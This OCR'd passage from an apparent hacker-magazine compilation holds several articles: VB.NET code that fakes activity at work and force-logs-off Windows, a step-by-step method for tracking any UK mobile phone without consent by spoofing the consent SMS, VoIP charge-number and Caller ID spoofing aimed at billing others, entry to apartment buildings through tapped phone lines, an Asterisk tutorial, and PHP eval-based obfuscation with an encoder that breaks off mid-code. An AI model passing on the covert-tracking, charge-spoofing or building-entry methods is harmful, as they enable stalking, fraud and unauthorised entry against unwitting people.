throughout the program, so get creative! I experimented with comparing two random numbers and changing the status when a match occurred. On a 1.5 GHz machine a range of one billion random numbers gave a suitable duration. Experiment on your own machine, but be mindful that too small a range and the status will change a hundred times a second, too large a range and the status will never change.

Finally, if the goTime is equal to or greater than sysTime, Windows is forced to log off. No one is the wiser, and to the remote observer it appears as though you've been working hard! Useful when you want the afternoon off or when you want the boss to think you're working hard for that big promotion!

Shoutz: Dogpatch, Daniel Cooper, f@t@$$, Mother Puelo, 200lx.

```
Option Explicit On
Imports System.Math

Public Class Form1
    Inherits System.Windows.Forms.Form

    Private Declare Function ExitWindowsEx Lib "user32" (ByVal uFlags As Long, ByVal dwReserved As Long) As
    ➥Long
    Private Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)
    Private WithEvents WinMsg As MessengerAPI.Messenger

    Private Enum WindowsExitFlags
        Logoff = 0
        Shutdown = 1
        Reboot = 2
        ForceLogoff = 4
    End Enum

    Private Sub btnGo_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles btnGo.Click
        Dim time As Integer
        Dim checkTime As Boolean
        Dim sysTime As Date = DateTime.Now
        Dim goTime As Date = DateTime.Now
        Dim position As Point
        Dim rand As New Random(CInt(Now.Ticks And Integer.MaxValue))
        Dim randPos As Integer

        WinMsg = New MessengerAPI.Messenger
        position = Cursor.Position()
        checkTime = IsNumeric(txtVal.Text)

        If (checkTime = True) Then
            If (txtVal.Text > 0) Then
                time = txtVal.Text
                goTime = Now.AddMinutes(time)
            Else
                MessageBox.Show("Value must be > 0. Try again.")
                txtVal.Clear()
                Exit Sub
            End If
        Else
            MessageBox.Show("Value must be numeric. Try again.")
            txtVal.Clear()
            Exit Sub
        End If

        Do Until goTime = sysTime
            sysTime = DateTime.Now

            Select Case sysTime.Second
                Case 15, 59
                    randPos = rand.Next(0, 640)
                    position.X = randPos
                    Cursor.Position = position
                    Sleep(2000)
                Case 30, 45
                    randPos = rand.Next(0, 480)
                    position.Y = randPos
                    Cursor.Position = position
                    Sleep(2000)
            End Select

            Select Case sysTime.Minute
                Case 8, 26, 39, 46
                    WinMsg.MyStatus = MessengerAPI.MISTATUS.MISTATUS_ONLINE
                Case 6, 23, 36, 44
                    WinMsg.MyStatus = MessengerAPI.MISTATUS.MISTATUS_AWAY
```

```
            End Select

            If goTime <= sysTime Then
                ExitWindowsEx(WindowsExitFlags.ForceLogoff, 0&)
            End If
        Loop
    End Sub

#Region " Windows Form Designer generated code "

    Public Sub New()
        MyBase.New()

        'This call is required by the Windows Form Designer.
        InitializeComponent()

        'Add any initialization after the InitializeComponent() call

    End Sub

    'Form overrides dispose to clean up the component list.
    Protected Overloads Overrides Sub Dispose(ByVal disposing As Boolean)
        If disposing Then
            If Not (components Is Nothing) Then
                components.Dispose()
            End If
        End If
        MyBase.Dispose(disposing)
    End Sub

    'Required by the Windows Form Designer
    Private components As System.ComponentModel.IContainer

    'NOTE: The following procedure is required by the Windows Form Designer
    'It can be modified using the Windows Form Designer.
    'Do not modify it using the code editor.
    Friend WithEvents btnGo As System.Windows.Forms.Button
    Friend WithEvents txtVal As System.Windows.Forms.TextBox
    <System.Diagnostics.DebuggerStepThrough()> Private Sub InitializeComponent()
        Dim resources As System.Resources.ResourceManager = New System.Resources.ResourceManager
        ➥(GetType(Form1))
        Me.btnGo = New System.Windows.Forms.Button
        Me.txtVal = New System.Windows.Forms.TextBox
        Me.SuspendLayout()
        '
        'btnGo
        '
        Me.btnGo.Location = New System.Drawing.Point(88, 5)
        Me.btnGo.Name = "btnGo"
        Me.btnGo.Size = New System.Drawing.Size(75, 24)
        Me.btnGo.TabIndex = 0
        Me.btnGo.Text = "Go"
        '
        'txtVal
        '
        Me.txtVal.Location = New System.Drawing.Point(8, 8)
        Me.txtVal.Name = "txtVal"
        Me.txtVal.Size = New System.Drawing.Size(70, 20)
        Me.txtVal.TabIndex = 1
        Me.txtVal.Text = ""
        '
        'Form1
        '
        Me.AutoScaleBaseSize = New System.Drawing.Size(5, 13)
        Me.ClientSize = New System.Drawing.Size(177, 37)
        Me.Controls.Add(Me.txtVal)
        Me.Controls.Add(Me.btnGo)
        Me.Icon = CType(resources.GetObject("$this.Icon"), System.Drawing.Icon)
        Me.Location = New System.Drawing.Point(150, 150)
        Me.MaximizeBox = False
        Me.Name = "Form1"
        Me.ShowInTaskbar = False
        Me.StartPosition = System.Windows.Forms.FormStartPosition.CenterScreen
        Me.ResumeLayout(False)

    End Sub

#End Region


End Class
```

How to Track Any UK GSM Mobile Phone

(without the user's consent)

by Jonathan Pamplin
j.pamplin@gmail.com

As a result of improvements in mobile phone cell technology, UK mobile phone companies have for the past two years been able to sell transmitter data to online mobile phone location services which enable them to triangulate to within 100 yards the location of a given mobile GSM phone. This technology was in the news recently when the police tracked one of the London Bombers across Europe to his brother's house in Italy where he was arrested.

In order to be able to track a mobile phone and comply with the Data Protection Laws, mobile location services have to prove that the phone owner has given their consent to be tracked. They do this by sending an SMS to the phone's telephone number requesting a reply to the effect that you agree for the phone to be tracked. The majority of the phone location services only do this once to register the phone and then it can be tracked at any time without further SMS alerts to the phone.

This is all very well if you have access to the mobile phone to reply to the SMS agreeing to be tracked but that's no use if the phone is in the hands of someone else. Anyway it's not much fun tracking your own phone.

What I am about to describe is a way around this system which will allow you to track any UK GSM phone without the owner's consent on the following UK networks. T-Mobile, Orange, 02, and Vodaphone.

To begin with you need to set up an account with one of the mobile phone location services. I have chosen for this article http://www.fleetonline.net simply because it offers a pay as you go service and does not charge you extra to add different phones as many of the others companies do.

I would suggest as a username you use something silly like "sexygirls4u" or "time2buyanewphone" as the target phone will receive an SMS with your username in the beginning and if it's daft they will just assume it's just another junk SMS. You will also need to credit the account with 10 British pounds.

Now set up an account with one of the many fake SMS sites I've used (http://www.sharpmail.co.uk is one) to enable you to send SMS messages from a fake number.

Now you're ready to register your target's mobile phone with fleetonline. Login to your fleetonline account, go to admin, and add a new member. Enter any name and the mobile phone number you want to track.

The recipient will get a message like this. You can see the message in the sent messages folder within fleet online.

"BuyANewPhone 07354654323345 wants to locate your mobile from now on using FleetOnline. Text 'T2Y' to 00447950081259 to agree."

The important thing here is the reply telephone number 00447950081259 and the text "T2Y".

The reply number is always the same but occasionally the txt changes to "T2YXDT". You can tell if this is the case as you will see "******" instead of "T2Y" in the sent messages folder of fleetonline.

Now go to your sharpmail account and send a fake SMS from the phone number you want to track to 00447950081259 with the text "T2Y".

Within a few minutes your fleetonline account will have registered that phone number and you will be able to track it to within 100 yards superimposed onto a detailed street map using fleetonline, all without the mobile phone user's consent.

If you have problems with the "T2Y" or "T2YXDT" just attempt to register a random telephone number first. Then register the one you want to track and the reply code should always be "T2Y". There is no charge for adding new numbers using fleetonline so feel free to experiment.

This will work with many of the other mobile phone location services and fake SMS services. Just use google to find an alternative if these let you down.

If you're concerned about being tracked using this method, use a Virgin SIM card as this is the only UK network not to provide tracking information to the mobile location services at present. Although the current 3G services don't do it either, the fact that their handsets contain GPS suggests that they will be doing it soon!

Shouts to Nemma, Lynxtec, ServiceTec, and 4Mat.

An Introduction to the Asterisk PBX

by zeitgeist

Recently I got the chance to work with the Asterisk software. Asterisk is an open source PBX (private branch exchange) which is kinda like a Swiss army knife if you want to offer VoIP or traditional telephony services or if you want to make a bridge between them.

In this article I want to give a quick overview on the capabilities of the software and help you set up your own Asterisk server purely for VoIP (SIP protocol). Connecting the PSTN to the Asterisk box is beyond the scope of this article but is also not too difficult once you understand the concept. The learning curve for this software is very steep. Consider this as a small "lift." The software is available for Linux, *BSD, and OS X, I have also seen some implementation for Win32 but I will stick with telling you how to get it to work under Linux (any recent distribution should be fine on any standard PC, I even got it to work on a 400MHz thin client booting from USB memory).

After you have successfully installed the software either from compiling it from http://www.asterisk.org or from your favorite package management, go ahead and start the software issuing the command "asterisk -vvvvvc" as root. This should start Asterisk in a pretty verbose mode and - if everything went well - drop you into the Asterisk command line interface (CLI).

From the CLI you can do some administrative stuff. Typing "help" always helps. Typing "help sip" as an example gives you all the available help topics for SIP. If everything started fine, exit the CLI by typing "stop now" which also halts Asterisk.

Most of the magic happens because of the configuration files which can usually be found under /etc/asterisk/. The most important ones that we are going to look into for this article are sip.conf and extension.conf, both of them cluttered up with a lot of examples which are worth reading, but unsuitable for beginners to understand.

Some Theory

Asterisk organizes its extensions in so-called contexts, assuming there is a context "foo" and another context "bar" which both have extensions assigned to them. Each extension is a softphone, hardphone, or maybe an announcement or any other application that Asterisk provides.

Each of the extensions is able to call other extensions in its context, however it is by default not allowed to call from one context into another. This can however be archived when including one context into another. Through this inclusion one can create a type of hierarchy ("foo" includes "bar" but "bar" doesn't include "foo" so only the extensions from "foo" are allowed to call extensions in "bar" but not the other way around).

Each extension in a context is always defined by a number or an expression that evaluates numbers. More on this later. Bear this little theory in mind but no need to memorize it.

Setting Up SIP Accounts

Now we would like to set up some SIP accounts for our Asterisk installation. You should have at least one SIP softphone available to try out your configuration. X-Lite is a softphone available for Win32, Linux, and OS X, so you can grab a copy of it.

In the sip.conf configuration file, create an entry for each of your SIP phones that look like the following (note that for each individual SIP hard- and softphone, these settings need to be adjusted as the phones support different things):

```
<code>
[xlite]
username=8081
type=friend
secret=123
qualify=no
nat=no
host=dynamic
```

```
dtmfmode=rfc2833
callerid="X-Lite" <8081>
</code>
```

Now you have set up a SIP account with username 8081 and password 123. We will not worry about the rest of this file for now, although make sure that you have at least the "[general]" section of that file from the default configuration that comes with the Asterisk installation.

Add as many SIP accounts as you want (you should add at least two so that they can call each other).

Start Asterisk again and make sure that the command "sip show peers" shows all the accounts that you have set up in the config file.

Now set up your X-Lite softphone to connect to your Asterisk server (System Settings -> SIP Proxy -> Default -> Enabled: Yes, Username: 8081, Authorization User: 8081, Password: 123, Domain/Realm: IP, SIP Proxy: IP, Out Bound Proxy: IP, Register: Default) where IP is the IP of your Asterisk server (can also be 127.0.0.1). Make sure that X-Lite logs into your server. Watch the Asterisk CLI and type again "sip show peers" which should show you the IP address of the X-Lite phone(s).

Make Your First Call

If you haven't touched the extensions.conf file yet, go ahead and call the number 1000 from your softphone. This gives you a menu that the default configuration of Asterisk supplies for you. If everything worked so far, you will hear a friendly greeting and you can play around with the menu. You will see a lot of output on the CLI because we started Asterisk in such a verbose mode.

Creating Extensions

Most of Asterisk's magic happens in the extensions.conf configuration file. Make a backup copy of it if you want to preserve the nice menu that you have just dialed in, otherwise delete everything out of there, except for the "[general]" and "[globals]" sections. Each of these blocks that start with "[somename]" are the contexts I mentioned earlier. The context "[default]" should also always be there. This is where Asterisk starts to look. Create an extension in the "default" context by inserting something like this:

```
<code>
[general]
exten => 8081,1,Ringing()
exten =>
8081,2,Dial(SIP/xlite,45,m)
exten => 8081,3,Congestion
</code>
```

What we are doing here is creating the extension "8081." If Asterisk detects that someone has dialed the extension 8081 in the context "default," this block will get executed. The first number is always the extension, then comes a number that identifies in which order the statements for this extension should be evaluated and executed.

This is what Asterisk does:

1. Generate some ringing for the caller.

2. Execute the Dial() function with some parameters. These parameters are always in the form of PROTOCOLL/NAME,TIMEOUT,OPTIONS. Here the protocol is SIP and the NAME is the value of the block that we have identified in the sip.conf file. Here this block is called "xlite" (compare with sip.conf). The other options mean that Asterisk will try to connect the call for 45 seconds and play some music for the caller while doing so. When the SIP/xlite phone picks up, the call is routed from the caller to the SIP phone being called.

Save the file and start Asterisk again. On the CLI execute the "show dialplan" command. This will show you the extensions that are available. If you have a second softphone configured with Asterisk, dial the "8081" extension from that one and the first softphone should ring. If you have not set up a second softphone you can dial from the CLI: "dial 8081@default" which should also let the softphone ring (type "hangup" to hang up).

Where To Go From Here?

Your next step should be to familiarize yourself with the available applications that come with Asterisk and that can be called from the dialplan. There is for example an MP3 player that plays MP3s to the caller. There is the very neat voicemail application which gives you your own personalized voicemail and delivers the voicemails to you via email. You can create menus such as the example menu, you can create conference rooms, etc. Another step would be to connect your Asterisk server with a SIP or IAX service from the Internet so you can start calling other people and also be reachable via a regular phone number from the PSTN (just search for VoIP provider). You can also connect the PSTN directly to your Asterisk server using ISDN or analog phone lines. For this, however, some special hardware is needed.

An important site to look for tutorials and configuration examples is http://www.voip-➥info.org.

Check my site (http://www.geisterstun➥de.org) for some Asterisk hacks.

Greetings to dodoex, macglove, beatle, albeu, poeggi, everyone else on dotsec, and to the CCC machackers.

Spoofing Your Charge Number

by greyarea
greyarea@phreaksandgeeks.com

This has been controversial to people who understand the whole concept of Calling Party Number (CPN) and Automatic Number Identification (ANI). If you don't know the difference between the two, I can give an example to clear it up for you:

1. Peter calls my phone and I have it forwarded to Doug. Since Peter is the Calling Party Number, that will generate the Caller ID to Doug and Peter's number will show up on Doug's Caller ID display.

2. Peter calls my phone and I have it forwarded to NPA-555-1212. Even though he's the Calling Party Number, Directory Assistance will see my number because I'm the ANI. I originated the call to Directory Assistance and they will bill me. In each call Peter's ANI stopped at me and I became the ANI for both calls. But Peter remained the Calling Party Number. Got it? OK, let's move on.

There is proof that you can actually change the Charge number when spoofing. But it doesn't really change the ANI, just the Charge number. There are two different methods I'm going to talk about.

When you use the services of VoIP providers, the majority of them will let you choose your CPN (which as you know generates your Caller ID). That's not the ANI though because the call didn't originate from the number you chose. Some of them will set a ten digit non-billable number as your ANI so you can't charge someone else's phone with it and some of them will simply pass an ANIFAIL behind your CPN. An ANIFAIL is just a three digit area code that the call was homed out of.

There was an ANAC out there that read ANI instead of CPN and happened to be on the same backbone provider that one of my VoIP providers used. The number was 1-800-862-4622. (They noticed what I was testing and sent the DNIS to a VRU so it doesn't work anymore.) AT&T was the backbone provider. I could never spoof to this. I put together the theory that if you cross platforms (AT&T to Qwest) passing an ANIFAIL as the ANI and setting your CPN, the receiving systems will recognize your number as the ANI. But they don't because the ANI is still the three digit NPA the call was homed out of. But your CPN does become the Charge number if the number is a chargeable one without restrictions on the line. So since my provider uses AT&T, I have to call a Qwest number.

Some Qwest services that are vulnerable include the following. 1-866-YOU-TELL: Can spoof passing any ANIFAIL and a valid CPN that is chargeable to call domestically and internationally. 1-800-888-7060 and 1-888-700-0400: Both these numbers are the same thing. They used to bill the CPN anyway but they recently fixed that. But they still didn't fix the problem when it came to spoofing the Charge number. They only fix it when people are spoofing Caller ID. These will only allow you to call domestically and will bill the (billable) CPN you spoofed to it from the crossing platforms method. To call internationally off these you have to use another method: matching an ANIFAIL's NPA to the NPA of the Charge number. This method you could even spoof to the 1-800-862-4622, which was pretty crazy.

Think of it like this. The systems are already designed to distinguish the ANI from the CPN. However, when you cross platforms with a fail as the ANI and set your CPN, then the receiving systems don't see the fail, only the ten digit number that passed and that becomes the "Phantom ANI." When you match the ANIFAIL's NPA to the CPN's NPA then that becomes the actual ANI. Even though the call was never originated from the number you chose, the receiving systems will place the CPN into the ANI fields and also the Charge number field as well. To test this, just spoof regular Caller ID to 1-800-CALLATT with a provider that passes an ANIFAIL behind your CPN and you will get the prompt: "AT&T, can I have the number you're calling from, please?" (The ANI they received was a fail.) Now find out what your provider is passing as the ANI in the ANIFAIL and match it. Let's say it was 517. Set your CPN to 517-XXX-1337, call the same number again, and you won't get intercepted like you did before. You'll get them as though you had dialed from a regular PSTN phone.

Crazy, huh? Something to remember when spoofing, it matters who your provider uses for

their backbone services and who the service provider is that hands off the calls to the terminating number.

When I did the whole test on spoofing the Charge number, I made the charges to my house phone so that I wouldn't be charging up some poor noob's bill. This wasn't intended to be put out there for people to start charging other people's lines either. That's just plain stupid and gives you bad karma. It was put out to show how it works and the great vulnerability going beyond just spoofing Caller ID. Phreaking isn't getting free phone calls or any of that other shit. It's finding out how something works and recreating it yourself or making it better or more secure. But the key is being interested in how things work. Now with the knowledge of finding out how shit works comes the ability to place free calls and so on, but those types of decisions are up to the individual, not the phreak scene.

So in summary this is how it goes: ANI generates the Charge Number, Charge Number generates the Calling Party Number, Calling Party Number generates the Caller ID. You can change everything except for the ANI. When you change the Charge Number the system thinks it's the ANI but in the raw data that is being passed through SS7 it will still show the ANI as being a fail. But the receiving switch would have to be in debug mode for that to even be seen.

Shouts: www.oldskoolphreak.com, natas, dual, www.defaultradio.com, lucky, doug, whitesword, royal, ic0n, clops, moy slatko duniadjuka, cup0spam, majest/c, av1d and licutis, notthoery, KRSTN, and most of all decoder. When I needed encouragement and support you were there and I hope you keep your head up in the times of bullshit. Fuck the police. Peace.

Phone System Loopholes Using VoIP

by BreakDecks

So you have a phone. Well I would hope you would. What do you do with it? I talk on mine for unhealthy amounts of time. Of course, with this kind of phone usage, you don't want to have some n00bish setup now do you? I sure wouldn't. Now that I have begun with my trademark, patent-pending bad introduction, I will tell you how to change the way your phone works, 100 percent legally!

This is what you will learn to do:

- Use free VoIP services on the Internet to call computer-to-computer and computer-to-PSTN.
- Assign U.S. and U.K. land line numbers to your VoIP accounts for use with incoming calls via PSTN.
- Make outgoing calls with your U.S. and U.K. numbers for minimal rates.
- Get voicemail that can be accessed on your phone or on the Internet.
- Get missed calls on land/cell lines to deliver voicemail to your email inbox and still be accessible from the phone.
- Pick up incoming calls from a land/cell line with your computer via a broadband connection.
- Assign a U.K. phone number to an existing U.S. cell/land line.
- Make calls with your home phone but get them charged to your cell phone.

So let's get started with the basics. The main thing we will be using for these tricks is VoIP. For those who are unfamiliar, VoIP is "Voice over Internet Protocol," in other words, using your computer as a phone. Anyone who has used AIM's or Yahoo! Messenger's voice chat has used a form of VoIP. Now there are many VoIP services out there such as Vonage or Call-Vantage that cost a regular (monthly or annual) fee and automatically assign you a U.S. land line phone number. Many people are unaware that there are many other services that can give you VoIP with PSTN access free of charge. These services do have some restrictions but they also can be very handy if used correctly.

Free World Dialup is my personal favorite. It offers a free six digit phone number that can only be reached by other FWD users. You can also connect to the PSTN networks worldwide, but only to toll-free numbers. This is useful for calling collect or with a calling card. If you go overseas, you can use your laptop and a broadband connection to call back to the U.S. via toll-free number such as a calling card, and then call your friends and family without having to wait in long lines or pay excessive fees for international calls.

FWD had a local PSTN number that you could call with your home or cell phone that could be used as a proxy to the FWD network. These numbers do not exist anymore. (If they do I would love to know about them.) Instead you can get a free U.S. number assigned to your FWD account from www.ipkall.com. Here, you enter your FWD number and you get a free number with a 360

area code. This number will forward incoming calls to your FWD account and it even comes with free voicemail that not only can be checked on any phone in the U.S. or U.K., but forwards new messages to your email as WAV files. Your email will display the length of the message, when it was left, and the number of the caller. (Note: Ipkall works with *all* VoIP services, not only FWD.)

This same service can be very useful on your cell phone. Sign up for a free IPkall account but give it invalid information (i.e., FWD number: 344344234746454132474567). That number is too big and will automatically be treated as offline. Now call the voicemail number for Ipkall (360.515.3033) and login with the number you were assigned and the four digit password you set. You can record your message that others will hear when they call the number. Give your number a test call and hear what it sounds like. Now that you have that set up, take your cell phone and set the busy, no answer, and not available forwarding from your default voicemail to the number that Ipkall assigned you. Now when you miss a call, the caller is forwarded to your Ipkall number. Because your number doesn't exist, they will immediately be taken to voicemail. When they leave a message, you can listen to it on your phone or download it from your email. A disadvantage is that you will no longer get graphical notifications about new voicemail, but this can be fixed if you set up a script to send some of the basic data from your notification email to your phone as a text message, filtering out the unnecessary text to save space. This same trick can be used on some land lines that offer automatic forwarding after x number of rings. (Note: you can set valid information and also use your VoIP account to pick up incoming calls using your broadband Internet connection.)

Now let's say you or somebody you know lives in the U.K. Now you can have a U.K. number to make that situation more convenient! There is a site that will do this for you. www.uk2me.com will assign a U.K. 0870 number to an existing U.S. cell/land line. Also, on the right you will see a link for "FWD 0870 Signup." This lets you set up a U.K. phone number for your FWD account. Don't use FWD? Get an Ipkall number for your current VoIP service (if it doesn't already have a U.S. phone number), then get a U.K. number for the 360 number you were assigned. Now you can get incoming calls from the U.K. to any VoIP service you want! Also, this service is needed if you want to check your Ipkall voicemail from a U.K. phone. You will need to create a U.K. number for the voicemail PBX (360.515.3033).

Now you have a U.S. and U.K. number for your computer and you want to make outgoing calls with your new 360 number. How do you do it? It's much easier than you think. All you need is a Caller ID spoofing service! Sign up for spooftel, camophone, etc. and you can make calls using your 360 number! This is great if you want people to be able to call you back from their Caller ID. Also, it can prove to be a lot of fun when used with **cough** other people's numbers....

Now the last part deals with pseudo-call-forwarding but not VoIP. This can be useful to know in relation to VoIP technology. If you have a cell phone you can use it for long distance calls while you may not have a long distance plan on your home phone. If you want to make a call using your home phone (for better connections, longer conversations, etc.) you can easily use your cell phone minutes and pay nothing on your home phone.

First you will need to enter this code into your cell phone: "*21*(NNN) NNN-NNNN#". (Replace the "Ns" with the number you are calling. The area code must be included! Press "Send" after entering.) Then dial your cell phone number from your home phone. You will now connect to the number you entered in the code. After the call is connected, dial "#21#" (if you do not do this, anyone who calls your cell phone will be connected to the number in the code!). This is great for sending faxes because it's really not convenient to send a fax with a cell phone. Just fax it to your cell and use the number of the fax line in the code.

This code is *not* the same as call forwarding. Forwarding a call using the phone's GUI usually uses a modified form of this code and can disable voicemail if used. The best part of this feature is that even though it uses your cell phone minutes, it will display the number of the phone you are actually calling from on Caller ID.


This works on most Nokia, LG, Motorola, and Samsung phones. There are a few models that won't accept the code, but they are very rare.


Useful Links

www.freeworlddialup.com
www.bellsmind.net
www.ipkall.com
www.spooftel.com
www.camophone.com
www.xten.com
www.sipphone.com
www.terracall.com
www.calluk.com
www.uk2me.com
www.vonage.com
www.asterisk.org

Shoutouts to: Cheztir, MasterSheep, Wally, Neco Divad, and Killer.

Physically Accessing Your Apartment with Skype





by dopamine (Aubrey Ellen Shomo)

I live in one of those apartment buildings that has a callbox for entry. You know, one of those systems with a tenant directory that calls the tenant and allows them to let you in by pressing a key on their phone. My box has no code for entry so the metallic key is the only approved way to get in.

I also misplace my keys quite a bit. So I had this great idea. Why not have my voicemail message buzz me in? Thanks to that simple idea, I learned how difficult it is to find a voicemail system that will actually record DTMF tones.

Almost all voicemail services are DTMF controlled and stop recording on a tone. I have access to a couple of different VoIP services that will email voice messages but won't let me upload a WAV file for my greeting. Even store purchasable answering machines tend to not let you put in DTMF.

I figured I had three options. I could write a program to answer a call and send the correct tone using a modem or SIP. I could find another way to trick the door into opening (pink noise and the DTMF tone from the outside of the callbox, maybe?). Or I could find a way to get DTMF into my voicemail message.

Luckily I just got hooked up with SkypeIn. Unlike other voicemail systems, this one lets me record a greeting from my computer. Still no upload for WAVs, but at least they don't stop recording on DTMF.

I had another problem. My area code has no SkypeIn numbers and I didn't think I could get my landlord to program a toll call into the box. Solution: Call forwarding on busy/no answer. Plus with my VoIP service, I don't pay long distance for the forward.

So with that, all there was to be done was to get the DTMF tone onto my voicemail greeting. I tried just boxing it by holding a tone generator up to my mic for the first go-round. No luck. Computer microphones are pretty crappy these days.

The solution was a simple WAV editor. Most sound cards can use their own wave (software) output as a record input, so I recorded the tone from a software DTMF generator within the sound card, then added on my regular message with a mic. With a little editing, I had a nice message that sounds to a normal phone user like a tone followed by my voicemail greeting.

After creating the WAV file, just set your record input to your WAV out again, tell Skype to record a greeting, play the WAV file, then stop the record. Presto. You have a number you can call that will generate a predefined sequence of DTMF tones automatically without human intervention.

This trick would work just as well, of course, with a prox card system that lets you buzz people in as long as you live there and can set the number it calls, or forward from that number. And it's a lot easier to misplace (and not have duplicates of) a prox card.

Of course, the same trick would let you get into any apartment building where you could access the copper for the phone lines. Just punch in call forwarding to a SkypeIn account with the right greeting from one of the lines in the building and buzz yourself in. You'd have to match a line with a name, but that's not too hard. With forwarding and a DTMF-friendly greeting, you don't have to have someone standing there in the phone company box while you try to get in the door and you don't have to socially engineer anyone into just letting you in. So it works at unusual times when more straightforward approaches would fail, or at least attract undue attention.

Obfuscation and Encoding in PHP

by Bryan Elliott

There a a few PHP obfuscators out there: programs that will take all the unnecessary comments, spaces, tabs, returns out of your code, then go further and find all the functions, variables, and classes that, within the same scope mean the same thing, and change their names to something meaningless.

Indeed, these would make PHP scripts very hard to read. The result is often something like what happens when you compile then "decompile" a program in C. The English clues are gone and you're left trying to figure out what i012 happens to represent.

Still, the code continues to be readable in a form. Run it through scite's auto-formatter and you can at least trace what a program's going to do. It takes longer but it's still doable.

There are additional options here: one is that you can replace a given .php include file with an encoded string that is processed and eval'd as the singular action of the include file. An example (remember that the gzip extension must be available):

```
?php eval("?".">".gzuncompress(
➥base64_decode(*[data]*))); ?
```

The *[data]* portion should be the contents of the php file which has been gzcompressed, then base64-encoded. An easy way to do this in php is:

```
function phpCompress($filename) {
     $data=base64_encode(gzcompress(join
➥("",file($filename))));
     $data="<"."?php "."eval(\"?\".\">\"
➥.gzuncompress(base64_decode($data)));?
➥".">";
     $dest=fopen("obscured-".$filename,"w");
     fwrite($dest,$data);
     fclose($dest);
}
```

Even on unmodified PHP code, an unscrupulous fellow would have to decode the data himself (or, you know, replace "eval" with "echo", but who's counting?). Still, the idea is to make *more* obscure.

Anyway, this next trick was something that came about when attempting to make pronounceable passwords in PHP. I figured, "why just generate random syllabants when you can have the password relate to something?" This led me to design an encoding I call phonic64.

Essentially it's base64. It uses the base64_encode built-in algorithm to get my six bit stream. I then translate the base64 encoding into numbers 0-63. From that I pick one of 16 consonants and one of four vowels to represent the base64 number.

Just to switch things up and to ensure the sound doesn't get repetitive, I have values called "oc" and "ov" which are an unused consonant and vowel, each of which gets swapped with the last-used value in the substitution tables. For example, if something would normally decode to "gigi" and our oc=f and ov=u, it changes to "gifu".

As the data is encoded, spaces, punctuation, and even paragraph breaks are added to the stream.

Keep in mind that data encoded in phonic64 is *far* larger than it needs to be. Consider that for every three eight bit bytes you're generating four six bit numbers and thus four phonic couples and eight characters. This isn't even including the punctuation and such. As an example, phonic64_encode("test") returns" Neki tuyonia" or something similar. Remember, the spaces and punctuation are random, designed to be sacrificial chaff. Someday they'll be a checksum of a sort.

Anyway, enough beating around the bush. Here's the code for Phonic64.

```
function phonic64_encode($s) {
  mt_srand(microtime(true)*1000000);
  $med=base64_encode($s);
  $consonants=Array('','k','g','s',
➥'z','t','d','n','h','b','p','m','y','r'
➥,'w','v','j');
  $vowels=Array('a','e','i','o');
  $b64="ABCDEFGHIJKLMNOPQRSTUVWXYZabcde
➥fghijklmnopqrstuvwxyz0123456789+/";
  $eos=Array('!  ','?  ','!?  ','!!!  ');
  $sspunct=Array(', ', '; ', ' - ');
  $oc='f'; $ov='u';
  $word="";$wct=0;$wln=mt_rand(1,4);
  $sentence="";$sct=0;$sln=mt_rand(3,10);
  $paragraph="";$pct=0;$pln=mt_rand(1,10);
  $out="     ";
  for ($i=0; $i<strlen($med); $i++) {
    $ch=substr($med,$i,1);
    $v=strpos($b64,$ch);
    if ($v===false) continue;
    $cons=floor($v/4);
```

```
    $vowel=$v&3;
    if (($sct==0)&&($wct==0)) {
      $word.=strtoupper($consonants[$cons]);
    }else{
      $word.=$consonants[$cons];
    }
    if (($sct==0)&&($wct==0)&&($consonants[$cons]=='')) {
      $word.=strtoupper($vowels[$vowel]);
    }else{
      $word.=$vowels[$vowel];
    }
    $wct++;
    if ($wct==$wln) {
      $sentence.="$word";
      $word="";$wct=0;$wln=mt_rand(1,4);
      $sct++;
      if ($sct!=$sln) {
        if (mt_rand(0,9)==5) {
          $g=mt_rand(0,sizeof($sspunct)-1);
          $sentence.=$sspunct[$g];
        }else $sentence.=" ";
      }else{
        $paragraph.=$sentence;
        $sentence="";$sct=0;$sln=mt_rand(3,10);
        if (mt_rand(0,6)==5) {
          $g=mt_rand(0, sizeof($eos)-1);
          $paragraph.=$eos[$g];
        }else $paragraph.=".  ";
        $pct++;
        if ($pct==$pln) {
          $out.=$paragraph;
          $paragraph="";$pct=0;$pln=mt_rand(1,10);
          $out.="\r\n     ";
        }
      }
    }
    $t=$oc;$oc=$consonant[$cons];$consonant[$cons]=$t;
    $t=$ov;$ov=$vowels[$vowel];$vowels[$vowel]=$t;
  }
  if ($wct!=0) {
    $sentence.=$word;
    $sct++;
  }
  if ($sct!=0) {
    $paragraph.=trim($sentence);
    if (mt_rand(0,6)==5) {
      $g=mt_rand(0, sizeof($eos)-1);
      $paragraph.=$eos[$g];
    }else $paragraph.=".";
    $pct++;
  }
  if ($pct!=0) $out.=$paragraph;
  return $out;
}
function phonic64_decode($s) {
  $mid=strtolower(preg_replace("/[\s\.\!\?\;\-\,\r\n]/", "", $s));
  $consonants=Array('','k','g','s','z','t','d','n','h','b','p','m','y','r','w','v');
  $vowels=Array('a','e','i','o');
  $b64="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
  $oc='f'; $ov='u'; $state=false; $base="";
  for ($i=0; $i<strlen($mid); $i++) {
    $char=substr($mid,$i,1);
    switch ($state) {
      case false:
        $state=true;
        $cons=array_search($char,$consonants);
        if (!$cons) { $cons=0; $i--; }
        break;
      case true:
```

```
        $state=false;
        $g=array_search($char,$vowels);
        $t=$ov;$ov=$vowels[$g];$vow-
els[$g]=$t;

$t=$oc;$oc=$consonant[$cons];$consonant
➥[$cons]=$t;
        $v=$cons*4+$g;
        $base.=substr($b64,$v,1);
        break;
    }
  }
  while (strlen($base)%4!=0) $base.="=";
  return base64_decode($base);
}
function phonic_password($len) {
  mt_srand(microtime(true)*1000000);
  $seed="";
  for ($i=0; $i<32; $i++) {
    $seed.=chr(mt_rand(0,255));
  }
  $uncpass=phonic64_encode($seed);
  $midpass=preg_replace("/[\s\.\!\?\;\-\
➥,\r\n]/", "", $uncpass);
  $finpass=strtolower(substr($midpass,0,$
➥len-mt_rand(1,3)));
  while (strlen($finpass)<$len) {
